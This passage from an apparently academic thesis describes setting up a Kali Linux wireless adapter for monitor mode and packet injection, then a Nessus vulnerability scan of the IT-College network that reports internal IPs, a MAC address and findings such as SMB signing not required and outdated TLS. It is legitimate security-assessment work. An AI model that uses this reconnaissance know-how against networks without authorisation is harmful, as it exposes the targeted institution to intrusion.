


Figure 9. End scenario for DHCP spoofing.

4 Experimental setup

This chapter goes over how the actual experiments were conducted and what kind of results were obtained. The author first goes over what kind of wireless network card was used as well as the explanation of the experimental setup that was built. Following that, the author presents the 4 tools that were used to perform the vulnerability scanning and assessment of the IT-College wireless network. Finally, the steps to perform the attacks are explained.

4.1 Wireless adapter setup

Since the author is planning to use Kali Linux virtual machine for most of the experiments, there is a need for a wireless adapter. After some research, the author came to the conclusion of using a TP-Link TL-WN722N USB wireless adapter due to its relative popularity among Kali Linux virtual machine usage and its supply in the local area. One of the drawbacks of this network card is its ability to only see 2.4 GHz channels, so all the experiments will be conducted on the 2.4 GHz channels.

However, the issue with TL-WN722N is that at the moment of writing this thesis, there are 4 available versions of the same USB. The problem arises from the fact that version 1 has a different chipset compared to versions 2-4, version 1 USB supports monitoring mode and packet injection easily on Kali Linux while other versions do not. The workaround is to install different drivers for the other versions of the USB. This chapter goes over briefly how this was achieved by following a GitHub guide [34], which is listed under the sources. The steps are following:

Firstly, the Kali Linux package index must be updated and upgraded with a reboot following up after it.

```
sudo apt update && sudo apt upgrade
sudo reboot
```

Then the suitable Kali Linux headers must be installed as well as the package bc.

```
sudo apt install linux-headers-$(uname -r)
sudo apt install bc
```

After that, the old module for the adapter are removed and blacklisted.As a part of these processes, we will also clone a git repository with the new drivers. The repository is a fork from the aircrack-ng’s repository about drivers for RTL8188eus. The author had to use the forked repository instead of the aircrack-ng’s one due to the prior being incompatible with the Kali Linux kernels of version 6.1.x.

```
sudo rmmod r8188eu.ko
git clone https://github.com/gglluukk/rtl8188eus
cd rtl8188eus
sudo -i
echo "blacklist r8188eu" > "/etc/modprobe.d/realtek.conf"
exit
reboot
```

After the reboot, we have to build and install the drivers. We will use the command modprobe to manually load the module into the kernel.

```
cd rtl8188eus
make
sudo make install
sudo modprobe 8188eu
reboot
```

If the previous steps were followed correctly the USB adapter should be able to enter monitor mode and perform packet injection. To verify this we can use the following commands:


```
sudo ifconfig wlan0 down
sudo airmon-ng check kill
sudo iwconfig wlan0 mode monitor
sudo ifconfig wlan0 up
sudo iwconfig
```

The adapter should now be set to Mode: Monitor in the terminal.

4.2 Performing vulnerability assessment

This section discusses how vulnerability scanning was performed and presents the details of the entire process.

Before starting the vulnerability scanning tools, we first need to know the network address or IP address of the host we want to scan. After connecting to the open “itcollege” Wi-Fi network, from the Windows ipconfig /all command we can see the results:



```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : itcollege.ee
   Description . . . . . . . . . . . : Intel(R) Dual Band Wireless-AC 8265
   Physical Address. . . . . . . . . : E4-70-B8-6D-30-30
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::84a3:7128:7473:2b02%13(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.59.1.200(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : neljapäev, 13. aprill 2023 16:21:40
   Lease Expires . . . . . . . . . . : neljapäev, 13. aprill 2023 22:21:38
   Default Gateway . . . . . . . . . : 10.59.1.1
   DHCP Server . . . . . . . . . . . : 10.59.1.3
   DHCPv6 IAID . . . . . . . . . . . : 115634360
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-29-76-EA-7A-80-CE-62-50-15-34
   DNS Servers . . . . . . . . . . . : 193.40.0.12
                                       193.40.56.245
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Figure 10. Initial IP configurations for experiments


The IP address of the default gateway is 10.59.1.1 and the subnet mask is 255.255.0.0. From this, we can calculate the network address of 10.59.0.0/16.

4.2.1 Nessus

The free version of Nessus, called Nessus Essential, was used for this experiment. The free version restricts some of the functionalities of Nessus as well as only allowing to scan of 16 IP addresses but for demonstration purposes author deemed it to be enough. Nessus was chosen as one of the tools because of its good reputation as a proprietary tool as well as it having an easy to navigate graphical user interface (GUI).

For this scan, the author chose the Basic Network Scan functionality in Nessus. To start a scan the author must specify the targets that are going to be scanned in Nessus, in this case, the network of 10.59.0.0/16.


The rest of the process involves waiting until Nessus finishes discovering the available hosts on the network for scanning and identifying if any vulnerabilities are found. After about an hour, Nessus discovered 16 hosts, and the license was used up. In those 16 hosts, noteworthy ones were IP addresses 10.59.1.3 (DHCP) and 10.59.1.1 (Default gateway) (Figure 11).



□ Host	Vulnerabilities ▾
□ 10.59.1.3	5 48
□ 10.59.1.25	21
□ 10.59.1.119	16
□ 10.59.1.20	11
□ 10.59.1.102	11
□ 10.59.1.112	11
□ 10.59.1.29	10
□ 10.59.1.123	9
□ 10.59.1.52	6
□ 10.59.1.27	5
□ 10.59.1.38	5
□ 10.59.1.51	5
□ 10.59.1.99	5
□ 10.59.1.1	3
□ 10.59.1.74	3

Figure 11. Nessus overview.

Under each host there can be seen what kind of information Nessus managed to seek out, for example in the gateway host it is shown what kind of Ethernet card manufacturer is in use and the MAC address (Figure 12). If there are open ports with no vulnerabilities detected, Nessus will mention them under the INFO tag as well.




□ Sev ▾	CVSS ▾	VPR ▾	Name ▴
□ INFO			Ethernet Card Manufacturer Detection
□ INFO			Ethernet MAC Addresses
□ INFO			Nessus Scan Information

Figure 12. Nessus Ethernet Card tag.

One of the hosts had different levels of vulnerabilities detected by Nessus, more specifically the DHCP host.

For the category “Low” Nessus classified DHCP Server Detection (Figure 13).



LOW DHCP Server Detection

Description

This script contacts the remote DHCP server (if any) and attempts to retrieve information about the network layout.

Some DHCP servers provide sensitive information such as the NIS domain name, or network layout information such as the list of the network web servers, and so on.

It does not demonstrate any vulnerability, but a local attacker may use DHCP to become intimately familiar with the associated network.

Solution

Apply filtering to keep this information off the network and remove any options that are not in use.

Output

```
Nessus gathered the following information from the remote DHCP server :

  Master DHCP server of this network : 10.59.1.3
  IP address the DHCP server would attribute us : 10.59.1.200
  Netmask : 255.255.0.0
  DHCP server(s) identifier : 10.59.1.3
  Router : 10.59.1.1
  Domain name server(s) : 193.40.0.12 , 193.40.56.245
  Domain name : itcollege.ee
```


To see debug logs, please visit individual host

Port ▴	Hosts
67 / udp	10.59.1.3

Figure 13. DHCP Server Detection vulnerability.

Because it is an intended DHCP server, we can ignore this detection.

Next up, Nessus found some issues with TLS configured on the host – it detected the use of TLS version 1.0 (Figure 14) and version 1.1 (Figure 15).



MEDIUM TLS Version 1.0 Protocol Detection

Description

The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.

As of March 31, 2020, Endpoints that aren't enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.

PCI DSS v3.2 requires that TLS 1.0 be disabled entirely by June 30, 2018, except for POS POI terminals (and the SSL/TLS termination points to which they connect) that can be verified as not being susceptible to any known exploits.

Solution

Enable support for TLS 1.2 and 1.3, and disable support for TLS 1.0.

See Also

https://tools.ietf.org/html/draft-ietf-tls-oldversions-deprecate-00

Output

```
TLSv1 is enabled and the server supports at least one cipher.
```

To see debug logs, please visit individual host

Port ▴	Hosts
3389 / tcp	10.59.1.3

Plugin Details

Severity:	Medium
ID:	104743
Version:	1.9
Type:	remote
Family:	Service detection
Published:	November 22, 2017
Modified:	March 31, 2020

Risk Information

Risk Factor: Medium

CVSS v3.0 Base Score 6.5

CVSS v3.0 Vector:
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N


CVSS v2.0 Base Score: 6.1

CVSS v2.0 Vector:
CVSS2#AV:N/AC:H/Au:N/C:C/I:P/A:N

Vulnerability Information

Asset Inventory: True

Figure 14. TLS Version 1.0 Detection.



MEDIUM TLS Version 1.1 Protocol Deprecated

Description

The remote service accepts connections encrypted using TLS 1.1. TLS 1.1 lacks support for current and recommended cipher suites. Ciphers that support encryption before MAC computation, and authenticated encryption modes such as GCM cannot be used with TLS 1.1

As of March 31, 2020, Endpoints that are not enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.

Solution

Enable support for TLS 1.2 and/or 1.3, and disable support for TLS 1.1.

See Also

https://datatracker.ietf.org/doc/html/rfc8996
http://www.nessus.org/u?c8ae820d

Output

```
TLSv1.1 is enabled and the server supports at least one cipher.
```

To see debug logs, please visit individual host

Port	Hosts
3389 / tcp	10.59.1.3

Plugin Details

Severity:	Medium
ID:	157288
Version:	1.2
Type:	remote
Family:	Service detection
Published:	April 4, 2022
Modified:	April 11, 2022

Risk Information

Risk Factor: Medium
CVSS v3.0 Base Score 6.5
CVSS v3.0 Vector:
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:N
CVSS v2.0 Base Score: 6.1
CVSS v2.0 Vector:
CVSS2#AV:N/AC:H/Au:N/C:C/I:P/A:N


Vulnerability Information

Asset Inventory: True

Figure 15. TLS Version 1.1 Detection.

These are older versions of TLS with many browsers and other applications not supporting it due to a lack of proper cryptographic functions or design flaws.

Nessus also found that there is no signing required on the remote SMB server (Figure 16). This may lead to an unauthenticated remote attacker performing MITM attacks.



MEDIUM SMB Signing not required

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Solution

Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details.

See Also

http://www.nessus.org/u?df39b8b3
http://technet.microsoft.com/en-us/library/cc731957.aspx
http://www.nessus.org/u?74b80723
https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html
http://www.nessus.org/u?a3cac4ea

Output

```
No output recorded.
```

To see debug logs, please visit individual host

Port	Hosts
445 / tcp / cifs	10.59.1.3

Plugin Details

Severity:	Medium
ID:	57608
Version:	1.20
Type:	remote
Family:	Misc.
Published:	January 19, 2012
Modified:	October 5, 2022

Risk Information


Risk Factor: Medium
CVSS v3.0 Base Score 5.3
CVSS v3.0 Vector:
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
CVSS v3.0 Temporal Vector:
CVSS:3.0/E:U/RL:O/RC:C
CVSS v3.0 Temporal Score: 4.6
CVSS v2.0 Base Score: 5.0
CVSS v2.0 Temporal Score: 3.7
CVSS v2.0 Vector:
CVSS2#AV:N/AC:L/Au:N/C:N/I:P/A:N
CVSS v2.0 Temporal Vector:
CVSS2#E:U/RL:OF/RC:C

Vulnerability Information

Exploit Available: true
Exploit Ease: Exploits are available

Figure 16. SMB Signing is not required.

In the SSL tab, it was brought out that the SSL certificate was a self-signed one (Figures 17 and 18), while this does not impose an immediate threat this may lead to problems verifying the certificate.



MEDIUM SSL Self-Signed Certificate

Description

The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host.

Note that this plugin does not check for certificate chains that end in a certificate that is not self-signed, but is signed by an unrecognized certificate authority.

Solution

Purchase or generate a proper SSL certificate for this service.

Output

```
The following certificate was found at the top of the certificate
chain sent by the remote host, but is self-signed and was not
found in the list of known certificate authorities :

|-Subject : CN=DHCP
```

To see debug logs, please visit individual host

Port	Hosts
3389 / tcp	10.59.1.3

Plugin Details

Severity:	Medium
ID:	57582
Version:	1.6
Type:	remote
Family:	General
Published:	January 17, 2012
Modified:	June 14, 2022

Risk Information

Risk Factor: Medium


CVSS v3.0 Base Score 6.5

CVSS v3.0 Vector:
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

CVSS v2.0 Base Score: 6.4

CVSS v2.0 Vector:
CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N

Figure 17. SSL Self-Signed Certificate.



MEDIUM SSL Certificate Cannot Be Trusted

Description

The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below :

- First, the top of the certificate chain sent by the server might not be descended from a known public certificate authority. This can occur either when the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority.

- Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates.

- Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize.

If the remote host is a public host in production, any break in the chain makes it more difficult for users to verify the authenticity and identity of the web server. This could make it easier to carry out man-in-the-middle attacks against the remote host.

Solution

Purchase or generate a proper SSL certificate for this service.

See Also

https://www.itu.int/rec/T-REC-X.509/en
https://en.wikipedia.org/wiki/X.509

Output

```
The following certificate was at the top of the certificate
chain sent by the remote host, but it is signed by an unknown
certificate authority :

|-Subject : CN=DHCP
|-Issuer  : CN=DHCP
```

Plugin Details

Severity:	Medium
ID:	51192
Version:	1.19
Type:	remote
Family:	General
Published:	December 15, 2010
Modified:	April 27, 2020

Risk Information

Risk Factor: Medium

CVSS v3.0 Base Score 6.5


CVSS v3.0 Vector:
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

CVSS v2.0 Base Score: 6.4

CVSS v2.0 Vector:
CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N

Figure 18. SSL certificates cannot be trusted.

For the highest severity vulnerability at “High” Nessus listed - SSL Medium Strength Cipher Suites Supported (SWEET32) (Figure 19). Service on port 3389 supports the use of medium strength encryption, Nessus regards medium strength for encryption that uses keys of length 64-bits to less than 112-bits, or else that uses the 3DES encryption suite.



